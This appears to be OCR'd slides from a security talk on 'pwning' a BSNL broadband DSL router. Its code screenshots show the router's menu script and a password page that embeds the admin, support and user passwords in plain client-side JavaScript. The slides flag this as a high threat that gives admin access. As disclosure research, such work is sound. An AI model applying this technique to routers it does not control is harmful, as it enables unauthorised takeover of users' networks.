
```
<html>
<head>
<html><head>
<meta http-equiv='Pragma' content='no-cache'>
<link rel=stylesheet href='stylemain.css' type='text/css'>
<link rel=stylesheet href='colors.css' type='text/css'>
<script language='javascript' src='menuTree.js'></script>
<script language='javascript' src='menuTitle.js'></script>
<script language='javascript' src='menuBcm.js'></script>
<title></title>
<base target="_self">
</head>
<body class='mainMenuBody' topmargin="0" leftmargin="0" marginwidth="0" marginheight="0">
<table border="0" cellpadding="0" cellspacing="0" height="1000">
<!--
  <tr>
    <td colspan="3" height="50" valign="top" align="left"><img src="logomenu.gif" width="160" height="50"></td>
    <td height="50" valign="top" align="left"><img src="logoc.gif" width="10" height="10"></td>
  </tr>
-->
  <tr>
    <td style="background-color: #136596" width="1"></td>
    <td class='menu' width="158" valign="top" align="left">
    <br>
        <script language='javascript'>
<!-- hide
   var options = new Array('user',
                           'annex_a',
                           'PPPoE',
                           '1',
                           '1',
                           '0',
                           '',
                           '',
                           '1',
                           '0',
                           '0',
                           '1',
                           '1',
                           '0',
                           '0',
                           '0',
                           '1',
                           'false',
```

menuBcm.js


Applications
Places
System
Sat Feb 20, 7:06 AM
boris
Source of: http://192.168.1.1/menuBcm.js - Mozilla Firefox
File
Edit
View
Help
DSL Router - Mozilla Fir...
Pwning The BSNL Broa...
Source of: http://192.16...


```
var MENU_OPTION_IPSEC             = 22;
var MENU_OPTION_CERT              = 23;
var MENU_OPTION_WL_QOS            = 24;
var MENU_OPTION_TR69C             = 25;
var MENU_OPTION_VDSL              = 26;
var MENU_OPTION_VIRT_SRVR         = 27;
var MENU_OPTION_PORT_TRIG         = 28;
var MENU_OPTION_IPV6              = 29;


function menuAdmin(options) {
   var std = options[MENU_OPTION_STANDARD];
   var proto = options[MENU_OPTION_PROTOCOL];
   var firewall = options[MENU_OPTION_FIREWALL];
   var nat = options[MENU_OPTION_NAT];
   var ipExt = options[MENU_OPTION_IP_EXTENSION];
   var wireless = options[MENU_OPTION_WIRELESS];
   var voice = options[MENU_OPTION_VOICE];
   var snmp = options[MENU_OPTION_SNMP];
   var ddnsd = options[MENU_OPTION_DDNSD];
   var sntp = options[MENU_OPTION_SNTP];
   var ebtables = options[MENU_OPTION_EBTABLES];
   var bridge = options[MENU_OPTION_BRIDGE];
   var tod = options[MENU_OPTION_TOD];
   var siproxd = options[MENU_OPTION_SIPROXD];
   var QosEnabled = options[MENU_OPTION_QOS];
   var vlanconfig = options[MENU_OPTION_PORTMAP];
   var ipp = options[MENU_OPTION_IPP];
   var wireless_ses = options[MENU_OPTION_WIRELESS_SES];
   var rip = options[MENU_OPTION_RIP];
   var ipsec = options[MENU_OPTION_IPSEC];
   var certificate = options[MENU_OPTION_CERT];
   var wlqos = options[MENU_OPTION_WL_QOS];
   var tr69c = options[MENU_OPTION_TR69C];
   var virtserver = options[MENU_OPTION_VIRT_SRVR];
   var porttrig = options[MENU_OPTION_PORT_TRIG];
   var ipv6 = options[MENU_OPTION_IPV6];

   // Configure quick setup wizard
   if ( proto == 'Not Applicable' )
      nodeQuickSetup = insFld(foldersTree, gFld(getMenuTitle(MENU_QUICK_SETUP), 'vpivci.cgi'));

   nodeAdvancedSetup = insFld(foldersTree, gFld(getMenuTitle(MENU_ADVANCED_SETUP), 'wancfg.cmd'));
   insDoc(nodeAdvancedSetup, gLnk('R', getMenuTitle(MENU_WAN),'wancfg.cmd'));
   insDoc(nodeAdvancedSetup, gLnk('R', getMenuTitle(MENU_LAN),'lancfg2.html'));
```

menuBcm.js



```
   insFld(nodeMngr, gFld(getMenuTitle(MENU_TL_UPDATE_SOFTWARE), 'upload.html'));
   insFld(nodeMngr, gFld(getMenuTitle(MENU_RESET_ROUTER), 'resetrouter.html'));
}

function menuUser() {
   // Configure diagnostics menu
   nodeDiagnostics = insFld(foldersTree, gFld(getMenuTitle(MENU_DIAGNOSTICS), 'diag.html'));

   // Configure management menu
   nodeMngr = insFld(foldersTree, gFld(getMenuTitle(MENU_MANAGEMENT), 'logintro.html'));
   insFld(nodeMngr, gFld(getMenuTitle(MENU_TL_SYSTEM_LOG), 'logintro.html'));
   insFld(nodeMngr, gFld(getMenuTitle(MENU_TL_SNMP), 'snmpconfig.html'));
   insFld(nodeMngr, gFld(getMenuTitle(MENU_TL_UPDATE_SOFTWARE), 'upload.html'));
}

function createBcmMenu(options) {
   var user = options[MENU_OPTION_USER];
   var proto = options[MENU_OPTION_PROTOCOL];
   var ipExt = options[MENU_OPTION_IP_EXTENSION];
   var dhcpen = options[MENU_OPTION_DHCPEN];
   var vdslIncluded = options[MENU_OPTION_VDSL];

   foldersTree = gFld('', 'info.html');
   // device info menu
   nodeDeviceInfo = insFld(foldersTree, gFld(getMenuTitle(MENU_DEVICE_INFO), 'info.html'));
   // device summary menu
   insFld(nodeDeviceInfo, gFld(getMenuTitle(MENU_DEVICE_SUMMARY), 'info.html'));
   // device wan menu
   insFld(nodeDeviceInfo, gFld(getMenuTitle(MENU_DEVICE_WAN), 'wancfg.cmd?action=view'));
   // device statistics menu
   nodeSts = insFld(nodeDeviceInfo, gFld(getMenuTitle(MENU_STATISTICS), 'statsifc.html'));
   insDoc(nodeSts, gLnk('R', getMenuTitle(MENU_ST_LAN), 'statsifc.html'));
   insDoc(nodeSts, gLnk('R', getMenuTitle(MENU_WAN), 'statswan.cmd'));
   insDoc(nodeSts, gLnk('R', getMenuTitle(MENU_ST_ATM), 'statsatm.cmd'));
   insDoc(nodeSts, gLnk('R', getMenuTitle(MENU_ST_ADSL), 'statsadsl.html'));
   if (vdslIncluded == 'true')
   insDoc(nodeSts, gLnk('R', getMenuTitle(MENU_ST_VDSL), 'statsvdsl.html'));
   // device route menu
   insFld(nodeDeviceInfo, gFld(getMenuTitle(MENU_DEVICE_ROUTE), 'rtroutecfg.cmd?action=view'));
   insFld(nodeDeviceInfo, gFld(getMenuTitle(MENU_RT_ARP),'arpview.cmd'));
   // dhcp info
   if (!(proto == 'Bridge' || ipExt == '1') && dhcpen == '1') {
      insFld(nodeDeviceInfo, gFld(getMenuTitle(MENU_DHCPINFO),'dhcpinfo.html'));
   }
```

Accessing ADMIN menus



Access Control -- Passwords

Access to your DSL router is controlled through three user accounts: admin, support, and user.

The user name "admin" has unrestricted access to change and view configuration of your DSL Router.

The user name "support" is used to allow an ISP technician to access your DSL Router for maintenance and to run diagnostics.

The user name "user" can access the DSL Router, view configuration settings and statistics, as well as, update the router's software.

Use the fields below to enter up to 16 characters and click "Apply" to change or create passwords. Note: Password cannot contain a space.


Username:	
Old Password:	
New Password:	
Confirm Password:	

Decyphered passwds

- Decyphered passwords are usec by javascripts for comparing with the user entered password while changing the password

- Threat Level: High

password.html


Applications
Places
System
Sat Feb 20, 7:34 AM
boris
Source of: http://192.168.1.1/password.html - Mozilla Firefox
File
Edit
View
Help
Mozilla Firefox
Pwning The BSNL Broa...
[Source of: http://192.1...
Source of: http://192.16...

```
<html>
   <head>
      <meta HTTP-EQUIV='Pragma' CONTENT='no-cache'>
      <link rel="stylesheet" href='stylemain.css' type='text/css'>
         <link rel="stylesheet" href='colors.css' type='text/css'>
            <script language="javascript" src="util.js"></script>
            <script language="javascript">
<!-- hide

pwdAdmin = 'admin';
pwdSupport = 'support';
pwdUser = 'user';

function btnApply() {
   var loc = 'password.cgi?';

   with ( document.forms[0] ) {
      var idx = userName.selectedIndex;
      switch ( idx ) {
         case 0:
            alert("No username is selected.");
            return;
         case 1:
            if ( pwdOld.value == pwdAdmin )
               break;
            else {
               alert("Old admin password is wrong.");
               return;
            }
         case 2:
            if ( pwdOld.value == pwdSupport )
               break;
            else {
               alert("Old support password is wrong.");
               return;
            }
         case 3:
            if ( pwdOld.value == pwdUser )
               break;
            else {
               alert("Old user password is wrong.");
               return;
            }
```

ADMIN access @ TELNET

- As privilege management is done completely using javascripts,

